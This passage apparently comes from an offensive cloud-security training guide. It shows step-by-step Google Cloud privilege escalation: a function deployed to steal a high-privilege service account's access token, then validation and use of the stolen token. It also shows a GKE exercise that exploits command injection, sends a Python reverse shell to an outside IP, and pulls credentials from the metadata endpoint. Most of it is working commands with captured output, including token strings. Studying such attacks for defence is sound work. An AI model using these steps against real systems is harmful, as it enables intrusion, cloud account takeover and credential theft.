For Cloud Build Logs, visit: https://console.cloud.google.com/cloud-build/builds;region=us-central1/c31086d8-e67c-4a95-8b5e-80d6e356f16b?project=547664270161
Deploying function (may take a while - up to 2 minutes)...done.
availableMemoryMb: 256
buildId: c31086d8-e67c-4a95-8b5e-80d6e356f16b
buildName: projects/547664270161/locations/us-central1/builds/c31086d8-e67c-4a95-8b5e-80d6e356f16b
entryPoint: hello_world
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url: https://us-central1-production-proj-325612.cloudfunctions.net/privesc-fun
ingressSettings: ALLOW_ALL
labels:
  deployment-tool: cli-gcloud
name: projects/production-proj-325612/locations/us-central1/functions/privesc-fun
runtime: python37
serviceAccountEmail: high-priv-sa@production-proj-325612.iam.gserviceaccount.com
sourceUploadUrl: https://storage.googleapis.com/gcf-upload-us-central1-f66cc61a-87c5-4986-8e3a-0c5fe2b12ff1/d222b053-fbd0-4b63-adb5-93119cf6ccd9.zip
status: ACTIVE
timeout: 539s
updateTime: '2021-10-07T21:04:51.405Z'
versionId: '1'
```

Step 8 : Add permission to new deployed cloud function as **AllUsers** have permissions **Cloud Functions Invoker.**





Step 9 : Invoke stealer cloud function and retrieve access token of attached high privilege service account..

curl https://us-central1-production-proj-325612.cloudfunctions.net/privesc-fun

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ curl https://us-central1-production-proj-325612.cloudfunctions.net/privesc-fun                                                   2 ⚙
{"access_token": "ya29.c.KrYBFAgCHAVpSF6qeVMBbaJ4hBrBIdbzUDtPTUkDkA1Pkc004_DIceF1_GbO777lNgNsxk0FRr3cqS_rLOMHpdYVMU9usbPp1TdSv2Oq5cFmi8Ss-UKSR
tLd7DXswRhiSUx6h8RxIsEhHdt3MgRyZlfeKc-iKJUJRtFqnSV6IM7uRBnJ5OPoA_6TUGJaNXgVpwjyxbAqw3ASyudPvbcNwMHPM1vDhBBY43CUFjx63npdkFiOvwDQK24............
................................................................................................................................................
................................................................................................................................................
................................................................................................................................................
................................................................................................................................................
................................................................................................................................................
..............", "expires_in": 1790, "token_type": "Bearer", "identity": "eyJhbGciOiJSUzI1NiIsImtpZCI6ImY0MTk2YWVlMTE5ZmUyMTU5M2Q0OGJmY2ZiNWJm
MDAxNzdkZDRhNGQiLCJ0eXAiOiJKV1QifQ.eyJhdWQiOiIzMjU1NTk0MDU1OS5hcHBzLmdvb2dsZXVzZXJjb250ZW50LmNvbSIsImF6cCI6IjEwODA3MTM3NTY4NDgxNDMzOTkxNCIsImV
tYWlsIjoiaGlnaC1wcml2LXNhQHByb2R1Y3Rpb24tcHJvai0zMjU2MTIuaWFtLmdzZXJ2aWNlYWNjb3VudC5jb20iLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiZXhwIjoxNjMzNjQ0NzY2L
CJpYXQiOjE2MzM2NDExNjYsImlzcyI6Imh0dHBzOi8vYWNjb3VudHMuZ29vZ2xlLmNvbSIsInN1YiI6IjEwODA3MTM3NTY4NDgxNDMzOTkxNCJ9.FI3BqZYxXkp3MoaQ7hDy-TTyjy68aJ
SgSx5uq-W6JqWuMO8ZmB3EsdCJPC-TPiVvvS47x0zNbqmnUrcX3i8UViPpsfta3RRpZQ_jS1TUJXx_NmTc_Jg6K2hYPWmK7AqF--iY5_vpYPnhJ6A_K8pGH0LUTxJjvscfAQY_WkrPw54Q
5mLM8QcbdXyjjlxwoav-UrNqQdsQt1Vtky7QQCjepCqVrbTvpRjnIWpqTcjMe8u16nhjo3RvA1kVYncMAVq8PJp_LE8m7WSF1AVGcxDjqDk_CCAW71Pu4siJvRR8Ep8aKGoahKcDFijJxF
O-L_3WlS94NqHPgmrIPzt4ICeerw"}
```

Step 10 : Validate stolen access token.

curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=AccessToken


```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.c.KrYBFAgCHAVpSF6qeVMBbaJ4hBrBIdbzUDtPTUkDkA1Pkc004_DIceF1_GbO777lNg
Nsxk0FRr3cqS_rLOMHpdYVMU9usbPp1TdSv2Oq5cFmi8Ss-UKSRtLd7DXswRhiSUx6h8RxIsEhHdt3MgRyZlfeKc-iKJUJRtFqnSV6IM7uRBnJ5OPoA_6TUGJaNXgVpwjyxbAqw3ASyudP
vbcNwMHPM1vDhBBY43CUFjx63npdkFiOvwDQK24
{
  "issued_to": "108071375684814339914",
  "audience": "108071375684814339914",
  "scope": "https://www.googleapis.com/auth/youtube https://www.googleapis.com/auth/userinfo.email https://www.googleapis.com/auth/urlshortene
r https://www.googleapis.com/auth/streetviewpublish https://www.googleapis.com/auth/spreadsheets https://www.googleapis.com/auth/drive https:/
/www.googleapis.com/auth/presentations https://www.googleapis.com/auth/cloud-platform https://www.googleapis.com/auth/calendar https://mail.go
ogle.com/ https://www.googleapis.com/auth/analytics https://www.googleapis.com/auth/contacts",
  "expires_in": 1665,
  "email": "high-priv-sa@production-proj-325612.iam.gserviceaccount.com",
  "verified_email": true,
  "access_type": "online"
}
```

Step 11 : Access google cloud resources with high privileged service account stolen access token .

curl -H "Authorization:Bearer AccessToken" https://Service.googleapis.com/


EXERCISE : GCP - 4

Credential extraction by Exploiting GKE


Google Cloud
Attacker
1. Compromise vulnerable App running in a Kubernetes pods
GKE Cluster
Control Plane
Kube API
Worker Node Connected to CP
Kubernetes Service Account
Pods
Worker Node
3. Access GKE Control Plane with Kube SA
Attacker CLI
2. Retrieve Kube & GCP Service Account Credential
4. Access GCP Services with Pods|Worker Node GCP Service Account
GCP Service Account
GCP Services

Step 1 : Identify RCE in public facing application running in the docker container. .


http://34.136.30.89/?cmd=uname%20-a



System	Linux data-deployment-b-67d9ffd9b7-b2xsz 5.4.120+ #1 SMP Wed Aug 18 10:20:32 PDT 2021 x86_64
Build Date	Jun 11 2020 18:31:38
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

Step 2 : Exploit the public facing application running in the docker container by reverse shell.

http://34.136.30.89/?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("3.144.223.115",2222)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(subprocess.call(["/bin/sh","-i"]));'



PHP Version 7.4.7

System	Linux data-deployment-b-67d9ffd9b7-b2xsz 5.4.120+ #1 SMP Wed Aug 18 10:20:32 PDT 2021 x86_64
Build Date	Jun 11 2020 18:31:38
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

Step 3 : Start listening on reverse shell port using nc utility on attacker machine.

nc -nlvp 2222

```
[root@ip-172-31-26-183 ~]# nc -nvlp 2222
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::2222
Ncat: Listening on 0.0.0.0:2222
Ncat: Connection from 34.71.153.166.
Ncat: Connection from 34.71.153.166:45488.
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/www/html# whoami
whoami
root
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/www/html# uname -a
uname -a
Linux data-deployment-b-67d9ffd9b7-b2xsz 5.4.120+ #1 SMP Wed Aug 18 10:20:32 PDT 2021 x86_64 GNU/Linux
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/www/html#
```

Step 4 : Extract access token from metadata on compromised container.

curl -H "Metadata-Flavor:Google"

http://169.254.169.254/computeMetadata/v1/instance/service-accounts/547664270161-compute@developer.gserviceaccount.com/token

```
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/www/html# curl -H "Metadata-Flavor:Google" http://169.254.169.254/computeMetadata/v1/instance/service-accounts/54
7664270161-compute@developer.gserviceaccount.com/token
tadata/v1/instance/service-accounts/547664270161-compute@developer.gserviceaccount.com/token
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1049  100  1049    0     0  1024k      0 --:--:-- --:--:-- --:--:-- 1024k
{"access_token":"ya29.c.KpkBFAgWxILyA2JK3Urm8gxzcLtnmBKGic0W1YnF_Y8QvR4DFMMI-IRO7QqY1R1DlaAX_6v0FjprYuSwHHOi3jgo1jG2FucsrTXt6jPhYPiDeHV9S1f9SYHX7VjDpCNkhNH3nj
